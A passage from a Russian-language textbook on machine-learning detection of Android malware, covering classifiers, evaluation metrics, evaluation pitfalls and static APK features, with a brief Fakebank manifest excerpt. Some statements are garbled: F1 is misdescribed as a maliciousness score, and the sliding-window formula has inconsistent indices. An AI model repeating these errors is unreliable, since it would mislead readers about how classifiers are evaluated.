


Рисунок 5-5. Примеры нелинейных разделителей SVM, созданных с помощью ядер для обучающего набора: (a) векторы признаков вредоносных программ (крестики) и доброкачественных программ (точки), (b) разделитель SVM с полиномиальным ядром, (c) разделитель SVM с квадратичным ядром и (d) разделитель SVM с радиально-базисным ядром

Обратите внимание, что созданные области не так легко описать, как области с линейными разделителями.

k ближайших соседей

Классификатор k ближайших соседей очень прост. В действительности он не «обучает» модель. Он принимает вектор признаков ранее не встречавшегося приложения, с помощью некоторой метрики расстояния (например, евклидова или косинусного расстояния) находит в обучающих данных k векторов признаков, ближайших к вектору приложения, а затем определяет классы этих k приложений. Если более половины из них являются вредоносными, классификатор объявляет новое приложение вредоносным; в противном случае - доброкачественным. Например, рассмотрим два приложения, `A1` и `A2`, показанные на рисунке 5-6.




Рисунок 5-6. Пример классификатора k ближайших соседей при k = 3

Предположим, мы рассматриваем трёх ближайших соседей (иными словами, `k = 3`). Для `A1` два из трёх ближайших соседей являются доброкачественными, поэтому приложение `A1` будет считаться доброкачественным. Однако для `A2` два из трёх ближайших соседей классифицированы как вредоносные, следовательно, и это приложение будет классифицировано как вредоносное.

Наивный Байес

Классификаторы наивного Байеса используют совершенно иной интуитивный подход, чем предшествующие типы классификаторов. Они изучают набор простых вероятностей по обучающим данным, а затем используют эти вероятности для классификации новых векторов признаков.

Чтобы классифицировать приложения как доброкачественные или вредоносные, классификатор наивного Байеса может вычислять так называемые условные вероятности класса. Для данного класса (в нашем случае доброкачественных либо вредоносных программ) можно использовать обучающий набор, чтобы вывести условную вероятность того, что i-й признак вектора признаков имеет определённое значение при условии, что приложение принадлежит конкретному классу. Рассмотрим небольшой обучающий набор, показанный в таблице 5-2.

Признаки `A` и `B` представляют соответственно вызовы `APIPackage:android.app` и `Opcode:if-eq`. Вероятности `P(A = 10|0)` и `P(A = 10|1)` являются условными вероятностями класса того, что атрибут `A` имеет значение 10 при классах 0 и 1 соответственно. Из обучающего набора видно, что `P(A = 10|0)` равна 0,2, поскольку у 2 из 10 доброкачественных приложений значение `A` равно 10. `P(A = 10|1)` также равна 0,2. В отличие от них, `P(A = 3|0)` равна 0, а `P(A = 3|1)` - 0,3.

Таблица 5-2. Пример обучающего набора

A	B	Идентификатор приложения	Класс
3	0	app1	1
3	0	app2	1
5	0	app3	1
12	0	app4	1
3	0	app5	1
10	2	app6	1
10	1	1pp7	1
72	82	app8	1
72	24	app9	1
30	10	app10	1
0	0	app11	0
0	0	app12	0
0	0	app13	0
0	0	app14	0
0	0	app15	0
10	1	app16	0
10	1	app17	0
72	190	app18	0
72	190	app19	0
30	144	app20	0

Классификатор наивного Байеса также может вычислять априорную вероятность каждого класса, то есть просто вероятность того, что случайное приложение из обучающего набора принадлежит данному классу. В нашем небольшом обучающем наборе эти априорные вероятности равны 0,5 для каждого из двух классов, поскольку данные содержат 10 доброкачественных и 10 вредоносных образцов. Для нового приложения `a` со связанным вектором признаков, состоящим из значений `f_a = (v_1, ..., v_n)`, наивный Байес вычисляет вероятность принадлежности приложения классу `c` по правилу Байеса:

```
P(c|f_a) = (P(f_a|c) × P(c)) / P(f_a)
```

Обычными словами, вероятность принадлежности приложения `a` классу `c` равна вероятности того, что вектор признаков `a` создан классом `c`, умноженной на априорную вероятность класса `c` и разделённой на априорную вероятность вектора признаков приложения `a`.

Чтобы определить класс нового приложения `a` с вектором признаков `f_a`, наивный Байес находит класс `c`, для которого `P(c|f_a)` максимальна среди всех возможных классов. Результат совпадает с нахождением класса `c`, для которого максимально произведение `P(f_a|c) × P(c)`, поскольку знаменатель формулы вероятности остаётся одинаковым независимо от рассматриваемого класса. Назовём это произведение псевдовероятностью. Требуется найти класс `c`, максимизирующий псевдовероятность.

Теперь рассмотрим новое приложение a с вектором признаков `(3, 1)`, то есть признак A равен 3, а B равен 1. Обратите внимание, что в обучающем наборе нет приложения с таким вектором. Наивный Байес вычисляет вероятность появления вектора `(3, 1)`, делая предположение о независимости: вероятность появления вектора признаков считается произведением вероятностей появления каждого его компонента. Формально это можно записать так:

```
P(f_a|c) = ∏_(i=1)^n P(f_a^i = v_i|c)
```

Здесь `P(f_a^i = v_i|c)` - условная вероятность того, что `f_a^i = v_i`, при условии принадлежности приложения классу `c`, а `f_a^i` представляет i-й компонент вектора признаков `f_a` приложения a. Возвращаясь к примеру из таблицы 5-2, видим, что псевдовероятности для вектора `(3, 1)` определяются следующим образом:

```
P((3, 1))|0) = 0 × 0,2
             = 0
P((3, 1))|1) = 0,3 × 0,1
             = 0,03
```

Поскольку второе значение больше первого, данное приложение с вектором признаков `(3, 1)` классифицируется как вредоносное.

У классификаторов наивного Байеса есть несколько проблем. Часто, особенно при длинном векторе признаков, числитель при вычислении произведения оказывается равным нулю, в результате чего вероятность также равна нулю. Ряд вариантов наивного Байеса исправляет такие проблемы, делая разные предположения о распределении значений каждого признака. Например, гауссовский наивный Байес предполагает, что они распределены в соответствии с нормальным распределением, среднее и стандартное отклонение которого вычисляются по наблюдаемым значениям признака в обучающих данных. Дополнительные сведения о классификаторах наивного Байеса и их вариантах можно найти в работе Кончи Бьельсы и Педро Ларраньяги «Discrete Bayesian Network Classifiers: A Survey».

Оценка моделей машинного обучения

Завершив обучение модели, мы хотим узнать, насколько хорошо она работает. Исследователи разработали множество метрик для оценки моделей машинного обучения. В этом разделе мы обсудим несколько важных метрик, сосредоточившись на бинарных классификаторах.

Чтобы результаты оценки были полезными, эти метрики следует вычислять на образцах, отсутствующих в обучающих данных. Большой, случайно сформированный оценочный набор имеет ключевое значение для понимания сильных сторон и недостатков классификатора. Как и обучающий набор, оценочный должен содержать отдельные образцы и метки для каждого из них. Как правило, оценка должна учитывать следующее:

• **Истинно положительные результаты (TP)** - приложения, которые классификатор предсказывает как вредоносные и которые действительно помечены как вредоносные.

• **Ложноположительные результаты (FP)** - приложения, которые классификатор предсказывает как вредоносные, но которые в действительности помечены как доброкачественные.

• **Истинно отрицательные результаты (TN)** - приложения, которые предсказываются как доброкачественные и помечены как доброкачественные.

• **Ложноотрицательные результаты (FN)** - приложения, которые предсказываются как доброкачественные, но помечены как вредоносные.

Слишком большое число ложноположительных или ложноотрицательных результатов указывает на низкую эффективность. Другие важные статистические метрики показаны в таблице 5-3, где представлены результаты классификатора случайного леса на собранном нами с множества сайтов набора данных «Доброкачественные программы и банковские трояны Android». В дальнейшем обсуждении эти метрики описаны подробно.

Таблица 5-3. Примеры метрик для оценки моделей машинного обучения

Набор данных	Классификатор	Accuracy	Precision	Recall	Оценка F1	AUC
Доброкачественные программы и банковские трояны	RF	0,9908	0,9909	0,9910	0,9910	0,9931

Доля правильных ответов (accuracy) измеряет, сколько прогнозов классификатор сделал правильно в оценочном наборе, иными словами, долю TP и TN относительно общего числа прогнозов. Она вычисляется так:

```
A = (TP + TN) / (TP + FP + TN + FN)
```

Хотя доля правильных ответов интуитивно понятна, при обнаружении вредоносных приложений у неё есть несколько недостатков. Главный из них заключается в том, что вредоносные программы встречаются очень редко, поэтому большая часть оценочных данных, если она отражает реальные условия, скорее всего, будет помечена как доброкачественная. Это означает, что классификатор может получить очень высокую оценку доли правильных ответов, просто предсказывая каждое приложение как доброкачественное. Нередко вредоносными являются менее 1 процента образцов; в таком случае точность подобного классификатора превысит 99 процентов.

Точность (precision) измеряет, насколько точен классификатор, когда он правильно предсказывает приложение как вредоносное. Она вычисляется так:

```
P = TP / (TP + FP)
```

Эта метрика отражает процент объектов, предсказанных как принадлежащие классу и действительно находившихся в этом классе. Однако она не отражает всей картины. Рассмотрим набор из 100 образцов, 50 из которых являются вредоносными. Если классификатор предсказывает, что лишь 1 образец из набора является вредоносным, а 99 - доброкачественными, его точность составит 100 процентов, но с поиском вредоносных программ он справляется не слишком хорошо.

Полнота (recall) - дополняющая точность метрика, которая вычисляет, сколько положительных образцов пропускает классификатор. Она рассчитывается так:

```
R = TP / (TP + FN)
```

Сама по себе полнота может быть не лучшим показателем эффективности, поскольку классификатор, предсказывающий всё как вредоносное, достигнет полноты 100 процентов. В общем случае нам нужен классификатор и с хорошей точностью, и с хорошей полнотой.

Одно из решений - объединить эти показатели. Например, иногда мы вычисляем оценку F1 классификатора, то есть гармоническое среднее точности и полноты. Это значение представляет собой попытку сбалансировать две метрики для выявления сильных классификаторов. Большинство классификаторов вредоносных программ выдаёт оценку F1 от 0 до 1, где 0 означает более высокую уверенность в том, что прогноз относится к доброкачественной программе, а 1 - что приложение является вредоносным.

Кривая ошибок (receiver operating characteristic, ROC) отображает эффективность классификатора при различных порогах, помогая выбрать хороший порог и сравнить разные классификаторы. График ROC имеет две оси. Доля истинно положительных результатов совпадает с полнотой, а доля ложноположительных результатов вычисляется так:

```
FPR = FP / (FP + TN)
```

Площадь под кривой ROC (AUC) даёт общую оценку классификатора по всем порогам. Чтобы понять AUC, представьте сортировку всех приложений в оценочном наборе по оценке классификатора. AUC измеряет вероятность того, что случайно выбранное вредоносное приложение получит более высокую оценку, чем случайно выбранное доброкачественное. Идеальный классификатор всегда присваивал бы доброкачественным программам более низкие оценки, чем вредоносным; его AUC равнялась бы 1. Очень плохой классификатор, делающий обратное, имел бы AUC 0, а случайный классификатор - 0,5. Пример кривой ROC для алгоритма дерева решений показан на рисунке 5-7.

У AUC есть несколько преимуществ: в частности, она инвариантна к перекосу классов (который возникает, когда число образцов одного класса намного превышает число образцов другого) и не зависит от конкретных порогов. Однако она одинаково учитывает как FP, так и FN. Это может быть нежелательно, если требуется гарантировать, что ни одна вредоносная программа не проскользнёт. Например, при защите магазина вроде Google Play лучше проявить излишнюю осторожность. Иными словами, предпочтительнее вручную проверить слишком много приложений, даже если большинство окажется доброкачественным, чем слишком мало. Поэтому можно выбрать модель, которая считает FP более желательными.




Рисунок 5-7. Кривая ROC для классификатора дерева решений

Трудности классификаторов машинного обучения

В этом разделе мы опишем несколько распространённых ловушек, способных отрицательно повлиять на эффективность классификаторов машинного обучения.

Идентичные векторы признаков

Некоторые наборы данных для идентификации вредоносных программ включают приложения с идентичными векторами признаков. Это может происходить в двух основных случаях. В первом разные приложения в наборе являются вариантами друг друга. Мы называем их изоморфными приложениями. Важно убедиться, что ни одному приложению в обучающих данных не соответствуют изоморфные приложения в тестовых данных. В противном случае они искусственно завысят эффективность классификатора. Второй случай возникает, когда набор признаков беден. Это также очень серьёзно, поскольку указывает, что выбранных признаков недостаточно для различения действительно разных приложений.

Сбалансированность и несбалансированность

Алгоритмы машинного обучения обычно создают хорошие модели, когда данные сбалансированы, то есть доли образцов разных классов достаточно сопоставимы. И наоборот, некоторым алгоритмам бывает трудно работать с крайне несбалансированными данными.

Например, предположим, что мы пытаемся отличать шпионские программы Android от доброкачественных. В большинстве доступных сегодня общих наборов вредоносных программ число образцов шпионского ПО будет значительно меньше числа доброкачественных образцов. Причина может заключаться в том, что набор собирался для отделения всех видов вредоносных программ, а не только шпионских, от доброкачественных. Если обучать классификатор отделять шпионские программы от доброкачественных, число образцов шпионского ПО окажется относительно малым по сравнению с числом доброкачественных.

Такой дисбаланс размеров классов способен серьёзно повлиять на эффективность алгоритмов классификации.

Интерпретируемость

При обнаружении вредоносных программ специалисты по безопасности должны выявлять убедительные доказательства вредоносной природы приложения. Алгоритмы машинного обучения, которые выносят вердикт, не предоставляя сведений о том, почему конкретное приложение было помечено как вредоносное или доброкачественное, могут быть полезны для автоматизированной защиты, но не для анализа с участием человека. Для подтверждения аналитику необходимо, чтобы алгоритм направил его к источнику вредоносного поведения. Без таких указаний проверка вердикта алгоритма посредством анализа обучающего набора, модели и её вывода становится эквивалентом полной проверки приложения и напоминает поиск иголки в стоге сена.

Поэтому многие методы обнаружения вредоносных программ используют признаки, созданные вручную и позволяющие аналитику найти вредоносные части кода или продемонстрировать вредоносное поведение при выполнении кода. Это также одна из главных причин, по которым методы глубокого обучения не всегда являются лучшим вариантом для промышленного обнаружения вредоносных программ. Понять, как эти алгоритмы машинного обучения формируют свой вывод, сложно.

Перекрёстная проверка и прогнозирование со скользящим окном

В литературе эффективность многих основанных на машинном обучении алгоритмов обнаружения вредоносных программ оценивалась с помощью k-блочной перекрёстной проверки - метода, который случайным образом разделяет обучающие данные на k непересекающихся частей, называемых блоками, а затем выполняет k итераций по этим блокам. На каждой итерации соответствующий блок (например, третий на третьей итерации) удаляется, а некоторый классификатор заданного типа (например, SVM) обучается на всех оставшихся блоках. Затем модель делает прогнозы для удалённого блока, и её эффективность вычисляется только на этой итерации с помощью такой рассмотренной ранее метрики, как AUC или оценка F1. После этого метод даёт итоговую оценку типа модели (например, SVM), вычисляя агрегированное значение метрики эффективности по всем k блокам.

Однако перекрёстная проверка не всегда уместна, поскольку вредоносные программы развиваются со временем, а k-блочная перекрёстная проверка игнорирует время первого появления данного приложения из обучающих данных в реальных условиях. В результате блоки, используемые на любой итерации, могут включать приложения, выпущенные после некоторых приложений из удалённого блока. Интуитивно это означает, что мы, вероятно, предсказываем состояние некоторых приложений на основе сведений из будущего, что может искусственно завысить эффективность классификатора.


В отличие от этого, прогнозирование со скользящим окном сортирует приложения `a_1, ..., a_n` в наборе данных по времени появления каждого из них в реальных условиях. Затем мы предполагаем, что для качественного обучения требуется не менее `j` приложений. Для каждого `i`, такого что `j < i <= n`, мы обучаем модель на наборе `{a_1, ..., a_j}` и оцениваем эффективность `P_i*` заданного классификатора. Общей эффективностью классификатора считается среднее значение `P_i*` для `i < j <= n`. Эта методика исключает возможность использования сведений из будущего для прогнозирования прошлого.

Что дальше

В этой главе был дан обзор алгоритмов машинного обучения, широко применяемых при анализе и обнаружении вредоносных программ. В следующей главе мы исследуем признаки, которые можно подавать этим алгоритмам на вход.

Хотя общедоступные библиотеки машинного обучения постоянно развиваются, возможно, вам будет полезно исследовать возможности библиотек R, scikit-learn и TensorFlow. Кроме того, список хешей приложений, а также статические и динамические признаки, описанные в этой и следующей главах, можно найти по адресу github.com. Используйте эти библиотеки для изучения различных видов прогнозных моделей, способных отделять вредоносные программы от доброкачественных.

Глава 6. Признаки машинного обучения



Мы исследовали два вида анализа, необходимых для понимания приложения Android: статический и динамический. Кроме того, мы увидели, как специалист по безопасности может переключаться между статическим и динамическим анализом, чтобы точно определять места возникновения опасного поведения.

Однако алгоритмы машинного обучения не способны переключаться подобно человеку. Поскольку они не могут выбрать одну часть кода для более глубокого исследования по сравнению с другой, им приходится сопоставлять вектор признаков каждому приложению независимо от того, является оно вредоносным или доброкачественным, а затем использовать ранее обученную модель для прогноза. Это означает, что состав вектора признаков необходимо определить заранее.

В этой главе мы сначала опишем, как преобразовать статические и динамические источники сведений во входные данные алгоритмов машинного обучения, что позволит масштабировать обнаружение вредоносных программ на миллионы APK. Затем исследуем четыре новых вида признаков, от которых злоумышленникам сложнее уклониться и которые труднее восстановить посредством обратной разработки, но которые при этом достаточно устойчивы для обнаружения вредоносных программ с высокой точностью. Эти методы обнаружения учитывают, что разработчики вредоносных программ часто понимают применяемые специалистами по безопасности методы статического и динамического анализа и могут использовать эти знания, чтобы избежать обнаружения.

Статические признаки

Первый класс признаков, которые можно связать с приложениями Android, основан на статическом анализе кода. В отличие от данных, получаемых при статическом анализе человеком, программное обеспечение может легко извлекать их значения. Эти признаки неизменяемы в том смысле, что после обучения прогнозной модели с заданным набором признаков при использовании модели необходимо придерживаться этого набора (однако при повторном обучении можно добавлять новые признаки и удалять старые).

Внутри APK есть несколько файлов и папок, свойства и содержимое которых можно преобразовать в признаки машинного обучения. Один из источников - файл `AndroidManifest.xml`, находящийся в корневом каталоге каждого APK. Как обсуждалось в главе 3, файл манифеста определяет структуру и метаданные приложения Android, включая имя пакета и версию приложения. Он также может содержать XML-узлы, описывающие основное поведение приложения, и запрашиваемые им разрешения. В листинге 6-1 показан фрагмент файла манифеста вредоносного приложения Fakebank `com.a (v152, 0add)`, ссылающийся на XML-узлы.

```
<receiver android:label="@string/app2"
android:name="com.p004a.p005a.DeAdminReciver"
android:permission="android.permission.BIND_DEVICE_ADMIN"
android:description="@string/app2">
<meta-data android:name="android.app.device_admin"
android:resource="@xml/an"/>
```

Листинг 6-1. XML-узлы в манифесте Android, связанные с приложением Fakebank

Признаки также можно найти в папке с исходным кодом Java. В приложениях Java эта папка является частью исходного кода и отсутствует в скомпилированном APK-файле. Другие интересующие папки - `Res`, `lib` и `assets`. Папка `Res` содержит все некодовые ресурсы приложения, например XML-макеты и изображения. Папка `lib` непроста, поскольку после компиляции её назначение меняется: в исходном коде Android она часто используется для хранения общих файлов, служебных классов и импортированных зависимостей приложений, тогда как в скомпилированных APK-файлах в ней хранится нативный код приложения. Папка `assets` может включать широкий спектр файлов, например текст, XML, шрифты, музыку и видео. Ещё один источник признаков - файл `build.gradle`, содержащий настройки сборки. Он присутствует только во время разработки и не включается в окончательный APK.

